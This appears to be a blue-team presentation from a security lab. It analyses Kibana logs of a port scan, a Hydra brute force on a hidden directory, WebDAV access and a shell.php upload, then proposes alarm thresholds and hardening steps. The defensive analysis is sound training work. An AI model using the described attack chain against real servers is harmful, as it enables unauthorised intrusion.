
*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*


# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan







source.ip: 192.168.1.90 | destination.ip: 192.168.1.105


135,236 hits

Feb 7, 2022 @ 11:11:52.184 - Feb 9, 2022 @ 05:55:14.096 —

```
Time          _source
Feb 9, 2022 @ 03:49:40.000   @timestamp: Feb 9, 2022 @ 03:49:40.000 event.dataset: flow event.kind: event event.category: network_traffic
event.action: network_flow event.start: Feb 9, 2022 @ 03:48:42.672 event.end: Feb 9, 2022 @ 03:48:42.672 event.duration: 0.1
flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRfrI flow.final: true agent.type: packetbeat agent.ephemeral_id: 5405e3f3-fe3f-4e05-
ba13-ecb3720dd8f5 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 ecs.version: 1.5.0
```


# Analysis: Finding the Request for the Hidden Directory

- The request was made at 1:20 AM. We can see that there were 15.915 requests made to secret_folder.
- We can see that secret_folder, connect_to_corp_server and webdav. These files contained the information to break into ryan’s account.



Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 15,915 |
| http://192.168.1.105/webdav | 305 |
| http://192.168.1.105/webdav/passwd.dav | 141 |
| http://192.168.1.105/webdav/.passwd.dav.swx | 16 |
| http://192.168.1.105/webdav/shell.php | 14 |



source.ip: 192.168.1.90 and destination.ip: 192.168.1.105


14,437 hits

Feb 9, 2022 @ 01:20:00.000 - Feb 9, 2022 @ 01:30:00.000 — Auto


```
Time                          _source
> Feb 9, 2022 @ 01:25:10.074  url.path: /company_folders/secret_folder @timestamp: Feb 9, 2022 @ 01:25:10.074 server.ip: 192.168.1.105 s
                              server.bytes: 626B source.ip: 192.168.1.90 source.port: 38194 source.bytes: 385B client.port: 38194 clien
                              client.ip: 192.168.1.90 type: http http.response.body.bytes: 338B http.response.headers.content-length: 33
                              http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: moved perman
                              http.response.status_code: 301 http.response.bytes: 626B http.version: 1.1 http.request.method: get http.
```

# Analysis: Uncovering the Brute Force Attack

- There were 15,915 packet requests for the brute force attack using Hydra.
- Out of all those requests 2 hits were discovered to the connect_to_corp_server file.




```
Time          _source
Feb 9, 2022 @ 01:26:20.711   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Feb 9, 2022 @ 01:26:20.711 query: GET
                             /company_folders/secret_folder/connect_to_corp_server client.bytes: 470B client.ip: 192.168.1.90 client.port: 38198
                             server.ip: 192.168.1.105 server.port: 80 server.bytes: 674B host.name: server1 http.request.method: get
```



```
Time                         user_agent.original
Feb 9, 2022 @ 01:25:10.074   Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 9, 2022 @ 01:25:09.971   Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 9, 2022 @ 01:21:00.854   Mozilla/4.0 (Hydra)
Feb 9, 2022 @ 01:21:00.844   Mozilla/4.0 (Hydra)
Feb 9, 2022 @ 01:21:00.834   Mozilla/4.0 (Hydra)
Feb 9, 2022 @ 01:21:00.819   Mozilla/4.0 (Hydra)
Feb 9, 2022 @ 01:21:00.809   Mozilla/4.0 (Hydra)
```

# Analysis: Finding the WebDAV Connection

- We can see that Webdav was requested 302 times.
- The files that were requested were passwd.dav, passwd.dav.swx, and shell.php for a total of 161 times.



Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 15,915 |
| http://192.168.1.105/webdav | 302 |
| http://192.168.1.105/webdav/passwd.dav | 141 |
| http://192.168.1.105/webdav/.passwd.dav.swx | 16 |
| http://192.168.1.105/webdav/shell.php | 14 |

# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

What kind of alarm can be set to detect future port scans?

- We can set an alert that when a big spike of traffic happens from a single source IP in a short amount of time, the alert is triggered.

What threshold would you set to activate this alarm?

- We could set the threshold at 10 requests per second for 10 seconds or more than 50 ping requests.

## System Hardening

What configurations can be set on the host to mitigate port scans?

- We can put ports that are open to external traffic behind a firewall. We can also block unauthorized IPs then make sure we install an up to date monitoring tool and security software.

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

What kind of alarm can be set to detect future unauthorized access?

- We can set an alarm that triggers any time someone accesses the directory.

What threshold would you set to activate this alarm?

- The threshold would be 1. If any user accesses the directory the alarm will be tripped.

## System Hardening

What configuration can be set on the host to block unwanted access?

- There should be stronger usernames and passwords.
- Data encryption for the directory.
- Whitelist the IPs that need access to the directory.
- Change the permissions of the directory to private.

# Mitigation: Preventing Brute Force Attacks

## Alarm

What kind of alarm can be set to detect future brute force attacks?

- We can set an alarm for unauthorized error code 401.

What threshold would you set to activate this alarm?

- The threshold for the alarm can be if error code 401 is sent back 20 times the alarm will be tripped.

## System Hardening

What configuration can be set on the host to block brute force attacks?

- Use complicated usernames and passwords.
- Use a lockout protocol that is tripped after 3 consecutive failed logins.
- We could also set up a 2 step authentication.
- Use CAPTCHA.

# Mitigation: Detecting the WebDAV Connection

## Alarm

What kind of alarm can be set to detect future access to this directory?

- We can set an alert that when a machine or IP address accesses that folder and they don't have access the alarm wil be tripped.

What threshold would you set to activate this alarm?

- A single hit will trigger this alarm unless the IP address is accepted.

## System Hardening

What configuration can be set on the host to control access?

- Webdav should be configured to deny all uploads aside from a specific IP address that is accepted.
- Make sure to install all available patches and make sure they are up to date.
- Install filebeat on the host server to monitor the server.

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

What kind of alarm can be set to detect future file uploads?

- We can set an alert that triggers when any PHP file is uploaded to the server from any port.

What threshold would you set to activate this alarm?

- The threshold should be for a single hit from outside the network.

## System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads that are outside the network should be blocked.
- The location for the uploaded files should not be accessed from the internet.
- Block all executable files.
- Install and run an antivirus for the files.

# The End